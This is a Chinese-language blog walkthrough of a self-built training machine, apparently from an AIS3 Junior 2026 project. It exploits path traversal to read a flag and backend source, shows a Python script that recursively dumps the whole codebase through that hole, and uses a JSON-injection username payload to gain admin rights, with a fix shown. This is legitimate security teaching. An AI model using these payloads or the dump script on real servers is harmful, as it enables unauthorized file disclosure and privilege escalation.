My First Vulnbox (2) 靶機的 7 層漏洞鏈解析
系列文章目錄
第一篇:My First Vulnbox (1) 一臺多階段攻擊靶機的架構與設計
第二篇:My First Vulnbox (2) 靶機的 7 層漏洞鏈解析
第三篇:My First Vulnbox (3) 意猶未盡:撰寫中
前言
上一篇文我們詳細說明了靶機的設計和實作,這篇文章將站在攻擊者的角度,帶大家分析漏洞、實際打一次我們設計的靶機。
- GitHub Repo: r3xdj/ais3-junior-vulnlab: AIS3 Junior 2026 Project: A custom vulnerable machine designed for CTF/boot2root learning.
- 簡報說明:AIS3 Junior-第九組_靶機製作
在 ais3-junior-vulnbox 目錄下使用
./run.sh -d --build開啟靶機。會開在 port 8080
不能直接用
docker compose up,因為有的環境變數是由run.sh動態產生的
要載的東西有點多,可能要 build 好一陣子
Stage 1 教材中心 Path Traversal

進入網頁,隨便在一個地方點報名或註冊可以來到註冊頁面 http://localhost:8080/register,隨便註冊一個帳號並登入

進入後台面板後可以看到上方有個教材中心,點進去

誒紅隊跟交男友教材很有料,果然還得是 Gemini 才生的出那麼逆天的內容
可以隨便選一個按「閱讀教材」看看裡面有趣的知識。
我們用 Burp Suite 攔截請求,發現他用 file 作為 POST 參數傳入要讀取得檔案路徑。
HeadersPOST /api/materials/read HTTP/1.1
Host: localhost:8080
Content-Length: 21
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="151", "Not=A?Brand";v="99"
Content-Type: application/x-www-form-urlencoded
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/user/materials
Accept-Encoding: gzip, deflate, br
Cookie: session_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoidXNlciIsInVzZXJuYW1lIjoicjN4ZGoiLCJpYXQiOjE3ODk5MTk4OTIsImV4cCI6MTc4OTkyNzA5Miwic3ViIjoxfQ.c8bcHRQqmJs5w394-c0aDiajQ6_foTEIGCCP1rMyKx8
Connection: keep-alive

file=web_security.pdf
於是猜測可能有 Path Traversal。
此外,經過簡單的實驗可知若檔案不存在,Server 端會回傳
HTTP/1.1 404 NOT FOUND
Date: Fri, 09 Oct 2026 07:02:13 GMT
Server: Werkzeug/3.1.9 Python/3.12.15
Content-Type: application/json
Content-Length: 27
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{"error":"file not found"}
拿 Flag
將 file 的參數改成 ../../flag.txt 看看
至於為什麼是兩個
../,只能說就是 Try and Error lol
即可得到第一個 Flag:
Flag 1:
AIS3{mAter1al_PA7h_tr4Ver$a1}
程式碼洩露
動手試試
但如果只是讀 flag.txt 就浪費這個洞了,而且這是一個多階段的靶機對吧XD

從 Wappalyzer 看到網頁使用 Flask,所以我們可以試著讀取 ../../app.py
然後就成功 Leak 出了一部分的後端程式碼!
import atexit
from flask import Flask

from routes.auth import auth_bp
from routes.admin import register_admin_blueprints
from routes.user import register_user_blueprints
from db import close_pool
from routes.materials import material_bp

def create_app():
    app = Flask(__name__)
    app.register_blueprint(auth_bp)
    register_admin_blueprints(app)
    register_user_blueprints(app)

    app.register_blueprint(material_bp)
    return app

app = create_app()
atexit.register(close_pool)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
從他 import 的東西我們能推測出有哪些 API,像 from routes.admin import register_admin_blueprints,我們就有原始碼檔案 routes/admin.py 或 routes/admin/__init__.py;而 from db import close_pool,我們就知道有 db.py 這個檔案。依此遞迴搜尋,就能把整個後端程式碼 Dump 下來。
Auto dump
但手動 Dump 十分麻煩,我們可以寫一個腳本自動遞迴分析有哪些檔案並用 Path Traversal 漏洞把他們全部 Dump 下來。這就是競程的範圍了!我們可以用 Python 的 ast 模組分析程式碼,找出 import 了什麼,並用 DFS 進行搜尋,再依序下載。
DFS
模組的依賴樹大概長以下這樣:
graph = {
    "app.py": [
        "routes/auth.py",
        "routes/admin/__init__.py",
        "routes/user/__init__.py",
        "...",
    ],

    "routes/auth.py": [
        "db.py",
        "decorators.py",
    ],

    "routes/admin/__init__.py": [
        "routes/admin/users.py",
        "...",
    ],

    "routes/admin/users.py": [
        "db.py",
        "...",
    ],

    "routes/user/__init__.py": [
        "routes/user/profile.py",
        "...",
    ],

    "routes/user/profile.py": [
        "db.py",
        "...",
    ],

    "db.py": [],
    "decorators.py": [],
}
可以用以下的 DFS 程式碼遍歷 graph 中的所有節點:
visited = set()

def dfs(file):
    if file in visited:
        return
    visited.add(file)
    print(file)
    for child in graph.get(file, []):
        dfs(child)

dfs("app.py")
輸出
app.py
routes/auth.py
db.py
decorators.py
routes/admin/__init__.py
routes/admin/users.py
...
routes/user/__init__.py
routes/user/profile.py
AST
在 Python 中,我們可以使用 ast 模組來分析程式碼,找出 import 了什麼。前置步驟如下:
- 把程式碼讀進來,存到
code變數 - 用
ast.parse(code)解析程式碼,得到 AST(抽象語法樹) - 用
ast.walk(tree)遍歷 AST 中的所有節點
Python 的 import 有兩種形式,import xxx 和 from xxx import yyy。分別對應到 AST 節點的 ast.Import 和 ast.ImportFrom 類別。我們可以用 isinstance(node, ast.Import) 或 isinstance(node, ast.ImportFrom) 來判斷節點的類型。以下表格整理了最常見的三種 Import 的範例,以及被 import 的檔案路徑。
| AST 節點類型 | 對應的 import 形式 | 範例 | 可能的目標檔案路徑 |
|---|---|---|---|
ast.Import |
import xxx |
import db |
db.py 或 db/__init__.py |
ast.ImportFrom |
from xxx import yyy |
from decorators import require_admin |
decorators.py 或 decorators/__init__.py 或後者與 decorators/require_admin.py 同時存在 |
ast.ImportFrom |
from xxx.yyy import zzz |
from routes.admin import register_admin_blueprints |
routes/admin.py 或 routes/admin/__init__.py 或後者與 routes/admin/register_admin_blueprints.py 同時存在 |
- 對於
ast.Import節點,我們可以用node.names取得被 import 的模組列表,之後可以用.name屬性取得被 import 的模組名稱。 - 對於
ast.ImportFrom節點,我們可以用node.module取得被 import 的模組名稱,之後可以用node.names取得被 import 的物件列表,之後一樣能透過.name屬性取得被 import 的物件名稱。 - 藉由以下範例中的
module_to_path函式,我們可以輕易的將模組名稱轉換成可能的檔案路徑。
以下範例:
import ast

code = """
import import_demo1, import_demo2
from import_from_demo import foo, bar
from import_from_demo2.submodule import baz
"""

def module_to_path(module_name):
    possible_paths = [
        module_name.replace(".", "/") + ".py",
        module_name.replace(".", "/") + "/__init__.py"
    ]
    return possible_paths

tree = ast.parse(code)
for node in ast.walk(tree):
    if isinstance(node, ast.Import):
        for alias in node.names:
            print(f"Found module: {alias.name}")
            for i, path in enumerate(module_to_path(alias.name)):
                print(f"\tPossible path {i}: {path}")
    elif isinstance(node, ast.ImportFrom):
        print(f"Found module: {node.module}")
        for i, path in enumerate(module_to_path(node.module)):
            print(f"\tPossible path {i}: {path}")
        for alias in node.names:
            path = module_to_path(f"{node.module}.{alias.name}")[0]
            print(f"\tFound object: {alias.name}")
            print(f"\t\tPossible path: {path}")
輸出:
Found module: import_demo1
        Possible path 0: import_demo1.py
        Possible path 1: import_demo1/__init__.py
Found module: import_demo2
        Possible path 0: import_demo2.py
        Possible path 1: import_demo2/__init__.py
Found module: import_from_demo
        Possible path 0: import_from_demo.py
        Possible path 1: import_from_demo/__init__.py
        Found object: foo
                Possible path: import_from_demo/foo.py
        Found object: bar
                Possible path: import_from_demo/bar.py
Found module: import_from_demo2.submodule
        Possible path 0: import_from_demo2/submodule.py
        Possible path 1: import_from_demo2/submodule/__init__.py
        Found object: baz
                Possible path: import_from_demo2/submodule/baz.py
不過 Python 可不是只有以上三種 Import 形式,還有如 from . import xxx、from .. import xxx 等相對 Import,. 代表目前路徑;..代表上一層,以此類推。以下說明要如何處理。
| AST 節點類型 | 對應的 import 形式 | 範例 | 可能的目標檔案路徑 |
|---|---|---|---|
ast.ImportFrom |
from . import xxx |
from . import foo |
foo.py 或 __init__.py 或 foo/__init__.py |
ast.ImportFrom |
from .. import xxx |
from .. import foo |
../foo.py 或 ../__init__.py 或 ../foo/__init__.py |
ast.ImportFrom |
from .submodule import xxx |
from .submodule import foo |
submodule/foo.py 或 submodule/__init__.py 或 submodule/foo/__init__.py 或 submodule.py |
from . import xxx 或 from .. import xxx 等等相對 Import 時 node.module 會是 None,node.names 會是被匯入的物件名稱。此外,我們也需要額外留意 node.level 屬性,它表示相對 Import 的層數,from . import xxx 的 level 為 1,from .. import xxx 的 level 為 2,依此類推。
| AST 節點類型 | 對應的 import 形式 | 範例 | node.module | node.names | node.level |
|---|---|---|---|---|---|
ast.ImportFrom |
from . import xxx |
from . import foo |
None | foo |
1 |
ast.ImportFrom |
from .. import xxx |
from .. import foo |
None | foo |
2 |
ast.ImportFrom |
from .submodule import xxx |
from .submodule import foo |
submodule | foo |
1 |
import ast
code = """
from . import foo
from .. import bar
from .submodule import baz
"""

tree = ast.parse(code)
for node in ast.walk(tree):
    if isinstance(node, ast.ImportFrom):
        if node.module is None:
            print(f"Found relative import, level: {node.level}")
        else:
            print(f"Found module: {node.module}, level: {node.level}")
        for alias in node.names:
            print(f"\tFound object: {alias.name}")
輸出:
Found relative import, level: 1
        Found object: foo
Found relative import, level: 2
        Found object: bar
Found module: submodule, level: 1
        Found object: baz
這代表我們需要結合前面的 DFS,並同時記錄現在在哪個路徑,同時讀一個檔案下載一個檔案。我們使用以下依賴樹進行演示:
codes = {
    "app.py": """
import db
from routes.auth import login
""",

    "db.py": """
""",

    "routes/auth.py": """
from . import helpers
from .. import db
""",

    "routes/helpers.py": """
from .submodule import foo
""",

    "routes/submodule/__init__.py": """
""",
}
以下兩個函式用來把模組名稱轉換成可能的檔案路徑,並找出哪個才是真實存在的檔案路徑:
def module_to_path(module_name):
    possible_paths = [
        module_name.replace(".", "/") + ".py",
        module_name.replace(".", "/") + "/__init__.py"
    ]
    return possible_paths

def find_existing_path(possible_paths):
    for path in possible_paths:
        if path in codes:
            return path
    return None
以下則是負責下載程式碼的函式:
from pathlib import Path

def download_file(path, DUMP_DIR=Path("api_dump")):
    # 模擬下載檔案
    source = codes[path]

    # 建立本機對應目錄
    output_path = DUMP_DIR / path
    output_path.parent.mkdir(parents=True, exist_ok=True)

    # 寫入檔案
    output_path.write_text(source, encoding="utf-8")

    return source, output_path
output_path.parent.mkdir(parents=True, exist_ok=True) 表示建立 output_path 的父目錄,如 output_path 是 api_dump/routes/auth.py,則會建立 api_dump/routes。parents=True 表示自動建立不存在的父目錄;exist_ok=True 表示只有在目錄不存在時才建立。
接著就是我們的主角 DFS 了!
import ast
visited = set()
def dump_module(module_name="app", DUMP_DIR=Path("api_dump")):
    if module_name in visited: return
    visited.add(module_name)

    path = find_existing_path(module_to_path(module_name))
    if path is None:
        print(f"[ERROR] Module {module_name} not found")
        return
    source, output_path = download_file(path, DUMP_DIR)
    print(f"[SUCCESS] Downloaded {module_name} to {output_path}")

    tree = ast.parse(source)

    current_package = module_name if path.endswith("/__init__.py") else module_name.rpartition(".")[0]
    # module_name.rpartition(".")[0] 表示拿掉最後一個 "." 後面的部分
    # 舉例 1:"routes.admin.flags" 會變成 "routes.admin"
    # 舉例 2:"app" 會變成 "",因為沒有 ".",所以 rpartition 會回傳 ("", "", "app")

    for node in ast.walk(tree):
        # import xxx
        if isinstance(node, ast.Import):
            for alias in node.names: dump_module(alias.name, DUMP_DIR)
        elif isinstance(node, ast.ImportFrom):
            # 相對 import
            if node.level:
                base = current_package.split(".") if current_package else []

                # 相對 import 不能超出最上層 package
                if not base or node.level > len(base): continue

                base = base[:len(base) - node.level + 1]

                target = ".".join(base + ([node.module] if node.module else []))
                if target:
                    dump_module(target, DUMP_DIR)

                for alias in node.names:
                    if alias.name != "*":
                        dump_module(".".join(filter(None, [target, alias.name])), DUMP_DIR)
            # from xxx import yyy
            elif node.module:
                dump_module(node.module, DUMP_DIR)
執行 dump_module("app")
[SUCCESS] Downloaded app to api_dump/app.py
[SUCCESS] Downloaded db to api_dump/db.py
[SUCCESS] Downloaded routes.auth to api_dump/routes/auth.py
[ERROR] Module routes not found
[SUCCESS] Downloaded routes.helpers to api_dump/routes/helpers.py
[SUCCESS] Downloaded routes.submodule to api_dump/routes/submodule/__init__.py
[ERROR] Module routes.submodule.foo not found
我們得到 api_dump:
api_dump/
├── app.py
├── db.py
└── routes
    ├── auth.py
    ├── helpers.py
    └── submodule
        └── __init__.py
成功!
Request
我們只要將上面的 find_existing_path 和 download_file 函式改成真正的對靶機送 Request 即可。
from pathlib import Path
import requests
import os

SESSION_TOKEN = os.environ["SESSION_TOKEN"]

def find_existing_path(possible_paths, REMOTE_URL="http://localhost:8080/api/materials/read"):
    for path in possible_paths:
        data = {"file": f"../../{path}"}
        headers = {"Cookie": f"session_token={SESSION_TOKEN}"}
        response = requests.post(REMOTE_URL, data=data, headers=headers)

        if response.status_code == 200:
            return path
    return None

def download_file(path, DUMP_DIR=Path("api_dump"), REMOTE_URL="http://localhost:8080/api/materials/read"):
    data = {"file": f"../../{path}"}
    headers = {"Cookie": f"session_token={SESSION_TOKEN}"}
    response = requests.post(REMOTE_URL, data=data, headers=headers)

    if response.status_code == 200:
        source = response.text
        output_path = DUMP_DIR / path
        output_path.parent.mkdir(parents=True, exist_ok=True)
        output_path.write_text(source, encoding="utf-8")
        return source, output_path
    else:
        print(f"[ERROR] Failed to download {path}, status code: {response.status_code}")
return None, None完整程式碼:ais3-junior-vulnlab/writeup/exploit/2_dump_api.py at main · r3xdj/ais3-junior-vulnlab
當時 Dump API 這部分我們是直接叫 ChatGPT 寫的,他搞了三百多行,事後我重新研究,以上程式碼們整合起來不到 100 行。

Stage 2 註冊頁面 JSON Injection
仔細研究後端程式碼,發現在 auth.py 中使用了
body = '{' \
          + '"role": "' + "user" \
          + '", "username": "' + str(username) \
          + '"}'
拼接後會變 {"role": "user", "username": "<username>"},因此我們輸入 admin", "role": "admin 作為使用者名稱,直接拼接就會成為 {"role": "user", "username": "admin", "role": "admin"}。而 Python 的 json.loads() 如果有兩個同名的 Key 會用後面的取代前面的,因此 json.loads(body) 會得到 {'role': 'admin', 'username': 'admin'},進而得到管理員權限。
這句話好像在哪裡看過嗎?哈哈我是直接複製上一篇的XD
要修復這個漏洞便是不要手動拼接,而是用:
payload = {}
payload['role'] = 'user'
payload['username'] = username
於是註冊一個使用者名稱為 admin", "role": "admin 的帳號,登入後就可以進入管理員頁面。
